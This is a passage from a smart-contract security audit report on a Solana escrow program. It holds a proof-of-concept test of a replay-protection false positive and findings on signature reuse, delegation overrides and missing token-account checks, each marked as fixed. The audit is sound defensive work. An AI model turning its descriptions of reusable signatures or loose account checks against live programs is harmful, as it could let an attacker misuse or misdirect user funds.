    "| parity:", p(issuedAtBNum),
    "(should match [A])"
  );

  const paymentIdB = createPaymentId();
  const msgB = await createMessage("deposit", [
    paymentIdB,

```

```

    depositor.publicKey.toBuffer(),
    mint.toBuffer(),
    DEPOSIT_AMOUNT.toBuffer("le", 8),
    reserver.publicKey.toBuffer(),
    releaser.publicKey.toBuffer(),
    nonce.toBuffer("le", 8),
    issuedAtB.toBuffer("le", 8),
    deadlineB.toBuffer("le", 8),
  ]);
  const sigB = createEd25519Instruction(delegateSigner, msgB);
  const [depositB] = PublicKey.findProgramAddressSync(
    [DEPOSIT_SEED, depositor.publicKey.toBuffer(), paymentIdB],
    escrowProgram.programId
  );
  const escrowAtaB = await getAssociatedTokenAddress(mint, depositB, true);

  console.log("PDAs",
    "| depositB:", depositB.toBase58(),
    "| escrowAtaB:", escrowAtaB.toBase58()
  );

  try {
    await escrowProgram.methods
      .deposit(
        Array.from(paymentIdB),
        DEPOSIT_AMOUNT,
        reserver.publicKey,
        releaser.publicKey,
        nonce,
        issuedAtB,
        deadlineB
      )
      .accountsPartial({
        escrowDelegate: delegate,
        authority: depositor.publicKey,
        replayBucket,
        authorityAta,
        deposit: depositB,
        escrowAta: escrowAtaB,
        mint,
        payer: payer.publicKey,
        tokenProgram: TOKEN_PROGRAM_ID,
        associatedTokenProgram: ASSOCIATED_TOKEN_PROGRAM_ID,
        systemProgram: SystemProgram.programId,
        instructions: anchor.web3.SYSVAR_INSTRUCTIONS_PUBKEY,
      })
      .preInstructions([sigB])
      .signers([payer])
      .rpc();

    console.log(" [B] deposit unexpectedly succeeded");
    expect.fail("Expected DuplicateTransaction after 4-horizon wrap, but deposit succeeded");
  } catch (err: any) {
    const s = String(err);
    console.log("[B] expected failure caught →", s);
    console.log(" Expecting AnchorError DuplicateTransaction from utils/replay.rs @ check_replay()");
    expect(s).to.include("DuplicateTransaction");
  }
});

```

- Output:

8. Replay Protection

```

  Nonce layout | bucket_hi(1e): 0e000000 | slot: 37 | raw_le: 250000000e000000
[A] issuedAt: 1756379201 (2025-08-28T11:06:41.000Z) | epoch2: 1 | parity: 1
PDAs | replayBucket: 4aAFdtScExWrKzbPkyUZhdWyzB5ZhkTCGJWYVStYPE3H | depositA:
↳ A4yt8RAg8PFfBrX3AQiQxZ2medH7RyzL9tTQQN1vCiCy | escrowAtaA:
↳ 8nSLVJvYTixrzxvz8Rg1gMDFKxvKE3KhAxx3SvEFBtXr
[A] Deposit set bit slot=37 in parity=1 (epoch2=1)
[sleep] waiting 435s to hit 4-horizon wrap aligned to A | targetStart: 1756379640
↳ (2025-08-28T11:14:00.000Z) | baseK: 14636493 targetK: 14636497
[B] issuedAt: 1756379641 (2025-08-28T11:14:01.000Z) | epoch2: 1 | parity: 1 (should match [A])
PDAs | depositB: Bvike8cJnmYsreDHqVSBqfiZ8iqmZz8nt2uoKS1ygrvt | escrowAtaB:
↳ EaWERuFbQAQ2nqkTVEUethgA9N8HczAyz6mjiBWEVXgz
[B] expected failure caught AnchorError thrown in programs/escrow/src/utls/replay.rs:76. Error Code:
↳ DuplicateTransaction. Error Number: 6025. Error Message: DuplicateTransaction.
Expecting AnchorError DuplicateTransaction from utls/replay.rs @ check_replay()
  PoC: 4-horizon wrap leaves stale replay bit and rejects valid deposit as `DuplicateTransaction`
↳ (435482ms)

1 passing (7m)

```

Recommended Mitigation: There is no trivial fix. Either expand the epoch to 3 bits so wipes trigger after gaps of 2 to 7 horizons, which pushes the corner case to exact 8-horizon wraps, or document the behavior and accept the residual availability risk.

Atum: Fixed in [4c1f8d7](#) and [e7dc659](#).

Cyfrin: Verified.

7.3 Low Risk

7.3.1 reserve/release/refund methods are not implementing deadline check for signatures allows signature reusing

Description: We are not implementing nonce replay protection mechanism for functions reserve/release/refund. we are not using check_replay method which checks for the signature deadline and nonce unique usage.

There are currently two problems in the current implementations that can will introduce issues as well as reply attack possibilities

1. No deadline parameter is implemented When signing a message, it is better to have a deadline parameter, so that the signature do not stay for too long as valid. there is no deadline parameter implemented in the hash construction for any of the three mentioned functions.

[signatures.rs#L39-L59](#)

```
pub fn compute_reserve_hash(
    payment_id: [u8; 32],
    recipient: Pubkey,
    depositor: Pubkey,
) -> [u8; 32] {
    keccak::hashv(&[
        b"reserve",
        &payment_id,
        recipient.as_ref(),
        depositor.as_ref(),
    ])
    .0
}

pub fn compute_release_hash(payment_id: [u8; 32], depositor: Pubkey) -> [u8; 32] {
    keccak::hashv(&[b"release", &payment_id, depositor.as_ref()]).0
}

pub fn compute_refund_hash(payment_id: [u8; 32], depositor: Pubkey) -> [u8; 32] {
    keccak::hashv(&[b"refund", &payment_id, depositor.as_ref()]).0
}
```

2. The signature can be reused again, if same paymentId is reused again When calling deposit, we are creating DepositInfo account. This account is derived from the depositor and the paymentId.

The DepositInfo account is closed when releasing or refunding. so if the same depositor called deposit with the same paymentId, it can recreate this account. The problem is that when reusing the paymentId for the same depositor, all previous signed messages can be reused again.

NOTE: this is not the same as that in EVM, as in EVM deadline is used for these three functions, and another point, is that the possibility of having same depositId twice is too little to occur as it depend on signature, which includes nonce, so it is changeable.

So the current behaviour will not satisfy the replay protection for reserve/release/refund functions

Impact:

- Signatures for reserve/release/refund will be kept alive forever without a deadline
- Possibility of reusing the signatures again, since there paymentId can be reused, as well as no deadline check is implemented

Recommended Mitigation: The issue can be mitigated by implementing deadline check, this will not guarantee the issue to not occur as it can occur if the deposit account is closed either by refunding or releasing. and new one is created with the same paymentId for the same depositor before the deadline ends. But since it should be

hard for paymentId to get used twice, and should be handled by the off-chain system, we see deadline check is enough

Atum: Fixed in [eb24d80](#).

Cyfrin: Verified.

7.3.2 Creating delegation with different `delegate_signer` will override prev one

Description: When creating delegation escrow account is created passed on authority and `delegate_signer`. where delegate signer is authorized for making deposits on behave of the owner.

[delegate.rs#L15-L22](#)

```
pub struct CreateDelegate<'info> {
    #[account(mut)]
    pub authority: Signer<'info>,
    #[account(
        init,
        payer = payer,
        space = EscrowDelegate::LEN,
        seeds = [b"escrow_delegate", authority.key().as_ref(), delegate_signer.as_ref()],
        bump
    )]
    pub escrow_delegate: Account<'info, EscrowDelegate>,
    #[account(
        init_if_needed,
        payer = payer,
        associated_token::mint = mint,
        associated_token::authority = authority,
        associated_token::token_program = token_program,
    )]
    pub authority_ata: InterfaceAccount<'info, TokenAccount>,
    ...
}
```

The authority account is restricted to be ATA account, since each Account can have only one ATA, so if they delegated to another `delegate_signer` the delegation will be created successfully, making another `escrow_delegate`, but the actual ATA for the authority will override `delegate_signer_1` to `delegate_signer_2` and `remaining_capacity_1` to `remaining_capacity_2` leaving the old `escrow_delegate` as it is.

Impact:

- Creating another delegation will revoke the previous one without closing the old `escrow_delegate`
- Users are prevented from making more than one delegation for the same mint

Recommended Mitigation: We should remove `delegate_signer` from the seed when creating/deriving `escrow_delegate` account, as since we are depending on ATA account, users will have only one delegate

Atum: Fixed in [f53dff6](#).

Cyfrin: Verified.

7.4 Informational

7.4.1 There is not check for the account weather it is the ATA account or not when revoking for the delegate account

Description: In order for the authority to revoke the approval of tokens (delegate), he call `Escrow::revoke_delegate`.

When checking for the `authority_ata`, which is the token account that made an approval for `escrow_delegate` to spend on behalf of it. we are only checking the authority of the account without checking the delegate address, nor enforcing it is the ATA account.

[escrow::delegate.rs#L51-L56](#)

```
pub struct RevokeDelegate<'info> {
    ...
    /// The authority's token account where delegation was approved
    #[account(
        mut,
        constraint = authority_ata.owner == authority.key() @ ErrorCode::InvalidAuthority,
        constraint = authority_ata.mint == escrow_delegate.allowed_mint @ ErrorCode::InvalidMint,
    )]
    ...
}
```

So when calling `revoke` on the token account we can end up of revoking from another account (rather than the ATA account) owned by that authority instead of the actual owner ATA account that made approval to `escrow_delegate`.

Impact:

- closing `escrow_delegate` account without revoking delegation

Proof of Concept:

- Bob has accounts for the same Mint (one is the ATA, and another one)
- He used one of them and called `escrow::create_delegate()`
- He wants to revoke this
- He calls `escrow::revoke_delegate()` but he put the other account instead of the ATA as `authority_ata`
- Checks for `authority_ata` gets passed, same owner, same mint
- Revoking occur for the second account that was not used at `escrow::create_delegate()`
- `escrow_deposit` account gets closed
- The original ATA still has delegate

Recommended Mitigation: We should check that delegate made to `escrow_delegate`, or to be more accurate we should make sure the account passed is the ATA account.

Atum: Fixed in [0800928](#).

Cyfrin: Verified.

7.4.2 Solana version is passing settler address in Solana public key format

Description: In the `fullfillment_proxy` the settler address is passed in Solana Address where it is emitted as Public Key.

[fulfillment_proxy/src/lib.rs#L29](#)

```
pub fn fulfill(ctx: Context<Fulfill>, request_hash: [u8; 32], amount: u64) -> Result<()> {
    token::transfer_checked( ... )?;
    emit!(Fulfilled {
        request_hash,
```

```
>>         settler: ctx.accounts.settler.key(),
           to: ctx.accounts.to.key(),
           from: ctx.accounts.settler.key(),
           token: ctx.accounts.mint.key(),
           amount,
           timestamp: Clock::get()?.unix_timestamp as u64,
       });
       Ok(())
   }
```

The problem is that the settle address is coming from the source chain as an EVM address, and the fulfillment_proxy is desired to be called at destination chain.

So in case the execution was Ethereum->Solana. On EVM version, the settler address is passed in EVM::address, which results in incompatibility between the EVM events and Solana events

In EVM version settler address is independent to the address that sending the funds, and is passed regarding the from address (sender) of the tokens

[FulfillmentProxy.sol#L19](#)

```
function fulfill(Fulfillment calldata params) public whenNotPaused {
    IERC20(params.token).safeTransferFrom(msg.sender, params.to, params.amount);
    emit Fulfilled(
>>         params.requestHash, params.settler, params.to, msg.sender, params.token, params.amount,
    ↪     block.timestamp
    );
}
// -----
event Fulfilled(
>>     bytes32 indexed requestHash,
>>     address indexed settler,
>>     address indexed to,
>>     address from,
>>     address token,
>>     uint256 amount,
>>     uint256 timestamp
);
```

Impact:

- Incorrect event emitting in Solana side on Destination chain compared to the EVM Source chain

Recommended Mitigation: We should pass settler address independently in EVM format, or we can simply remove it, since it is not used by the system anymore

Atum: Fixed in [88674a7](#).

Cyfrin: Verified.

7.4.3 refund can return assets to different Token Account that the one used for depositing

Description: When creating a delegation the depositor is enforced to use the ATA account and not any Token account, in depositing tokens for getting it back in different chain.

[escrow.rs#L33-L42](#)

```
pub struct Deposit<'info> {
    ...
    #[account(
        init_if_needed,
        payer = payer,
        associated_token::mint = mint,
        associated_token::authority = authority,
```

```

        associated_token::token_program = token_program,
        constraint = authority_ata.owner == authority.key() @ ErrorCode::InvalidAuthority,
        constraint = authority_ata.mint == mint.key() @ ErrorCode::InvalidData,
    ) ]
>> pub authority_ata: InterfaceAccount<'info, TokenAccount>,
    ...
}

```

In case the Bridging process failed for any reason we transfer the funds back to the depositor. But the depositor_ata account is not enforced to be the ATA account, it can be any token account passed, we are just checking for authority and mint.

[escrow.rs#L122-L127](#)

```

pub struct Refund<'info> {
    ...
    #[account(
        mut,
        constraint = depositor_ata.owner == deposit.depositor @ ErrorCode::InvalidAuthority,
        constraint = depositor_ata.mint == deposit.mint @ ErrorCode::InvalidData,
    ) ]
>> pub depositor_ata: InterfaceAccount<'info, TokenAccount>,
    ...
}

```

Because of this, the refunding process can end up of transferring tokens to different Token Account than the actual one paid for it

The same situation also exists in release function, where the receiver of the funds can't restrict the funds to an exact Token account, this can't be an issue as its own and can be by design, but in refund the funds can be paid by an account and refunded to another one, which should not occur in traditional financial systems.

Impact:

- The recipient Token Account of the refunded amount can differ from that original payer for it

Recommended Mitigation: We should make sure the depositor account passed is the ATA account, so that we guarantee the funds returned to the original payer of it

Atum: Fixed in [5fa085a](#).

Cyfrin: Verified.